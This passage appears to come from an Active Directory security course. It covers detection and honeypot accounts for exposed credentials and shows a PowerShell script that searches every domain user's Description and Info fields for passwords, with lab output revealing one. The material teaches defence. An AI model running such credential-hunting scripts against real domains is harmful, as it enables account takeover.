
Detection

Understanding and analyzing users' behavior is the best detection technique for abusing discovered credentials in shares. Suppose we know the time and location of users' login via data analysis. In that case, it will be effortless to alert on seemingly suspicious behaviors—for example, the discovered account 'Administrator' in the attack described above. If we were a mature organization that used `Privileged Access Workstation`, we would be alert to privileged users not authenticating from those machines. These would be alerts on event IDs `4624` / `4625` (failed and successful logon) and `4768` (Kerberos TGT requested).

Below is an example of a successful logon with event ID `4624` for the Administrator account:



Similarly, if Kerberos were used for authentication, event ID `4768` would be generated:



Another detection technique is discovering the `one-to-many` connections, for example, when `Invoke-ShareFinder` scans every domain device to obtain a list of its network shares. It would be abnormal for a workstation to connect to 100s or even 1000s of other devices simultaneously.

Honeypot


This attack provides another excellent reason for leaving a honeypot user in AD environments: a semi-privileged username with a `wrong` password. An adversary can only discover this if the password was changed after the file's last modification containing this exposed fake password.
Below is a good setup for the account:

- A `service account` that was created 2+ years ago. The last password change should be at least one year ago.


- The last modification time of the file containing the `fake` password must be after the last password change of the account. Because it is a fake password, there is no risk of a threat agent compromising the account.
- The account is still active in the environment.
- The script containing the credentials should be realistic. (For example, if we choose an `MSSQL service account`, a `connection string` can expose the credentials.)

Because the provided password is wrong, we would primarily expect failed logon attempts. Three event IDs (`4625`, `4771`, and `4776`) can indicate this. Here is how they look from our playground environment if an attacker is attempting to authenticate with the account `svc-iis` and a wrong password:


- `4625`



- `4771`



- 4776



Credentials in Object Properties

Description

Objects in Active Directory have a plethora of different properties; for example, a `user` object can contain properties that contain information such as:

- Is the account active
- When does the account expire
- When was the last password change
- What is the name of the account
- Office location for the employee and phone number

When administrators create accounts, they fill in those properties. A common practice in the past was to add the user's (or service account's) password in the `Description` or `Info` properties, thinking that administrative rights in AD are needed to view these properties. However, `every` domain user can read most properties of an object (including `Description` and `Info`).

Attack


A simple PowerShell script can query the entire domain by looking for specific search terms/strings in the `Description` or `Info` fields:


```
Function SearchUserClearTextInformation
{
    Param (
        [Parameter(Mandatory=$true)]
        [Array] $Terms,

        [Parameter(Mandatory=$false)]
        [String] $Domain
    )

    if ([string]::IsNullOrEmpty($Domain)) {
        $dc = (Get-ADDomain).RIDMaster
    } else {
        $dc = (Get-ADDomain $Domain).RIDMaster
    }

    $list = @()

    foreach ($t in $Terms)
    {
        $list += "(`$_.Description -like `"*$t*`")"
        $list += "(`$_.Info -like `"*$t*`")"
    }

    Get-ADUser -Filter * -Server $dc -Properties
Enabled,Description,Info,PasswordNeverExpires,PasswordLastSet |
        Where { Invoke-Expression ($list -join ' -OR ') } |
        Select
```

```
SamAccountName,Enabled,Description,Info,PasswordNeverExpires,PasswordLastS
et |
        fl
}
```

We will run the script to hunt for the string `pass`, to find the password `Slavi123` in the `Description` property of the user `bonni`:

```
PS C:\Users\bob\Downloads> SearchUserClearTextInformation -Terms "pass"

SamAccountName       : bonni
Enabled              : True
Description          : pass: Slavi123
Info                 :
PasswordNeverExpires : True
PasswordLastSet      : 05/12/2022 15.18.05
```




Prevention

We have many options to prevent this attack/misconfiguration:

- `Perform continuous assessments` to detect the problem of storing credentials in properties of objects.
- `Educate` employees with high privileges to avoid storing credentials in properties of objects.
- `Automate` as much as possible of the user creation process to ensure that administrators don't handle the accounts manually, reducing the risk of introducing hardcoded credentials in user objects.

Detection

Baselining users' behavior is the best technique for detecting abuse of exposed credentials in properties of objects. Although this can be tricky for regular user accounts, triggering an alert for administrators/service accounts whose behavior can be understood and baselined is easier. Automated tools that monitor user behavior have shown increased success in detecting abnormal logons. In the example above, assuming that the provided credentials are up to date, we would expect events with event ID `4624` / `4625` (failed and successful logon) and `4768` (Kerberos TGT requested). Below is an example of event ID `4768`:



Unfortunately, the event ID `4738` generated when a user object is modified does not show the specific property that was altered, nor does it provide the new values of properties. Therefore, we cannot use this event to detect if administrators add credentials to the properties of objects.


Honeypot

Storing credentials in properties of objects is an excellent honeypot technique for not-very-mature environments. If struggling with basic cyber hygiene, then it is more likely expected to have such issues (storing credentials in properties of objects) in an AD environment. For setting up a honeypot user, we need to ensure the followings:


- The password/credential is configured in the `Description` field, as it's the easiest to pick up by any adversary.
- The provided password is fake/incorrect.
- The account is enabled and has recent login attempts.
- While we can use a regular user or a service account, service accounts are more likely to have this exposed as administrators tend to create them manually. In contrast, automated HR systems often make employee accounts (and the employees have likely changed the password already).
- The account has the last password configured 2+ years ago (makes it more believable that the password will likely work).

Because the provided password is wrong, we would primarily expect failed logon attempts; three event IDs (`4625` , `4771` , and `4776`) can indicate this. Here is how they look in our playground environment if an attacker is attempting to authenticate with the account `svc-iis` and a wrong password:

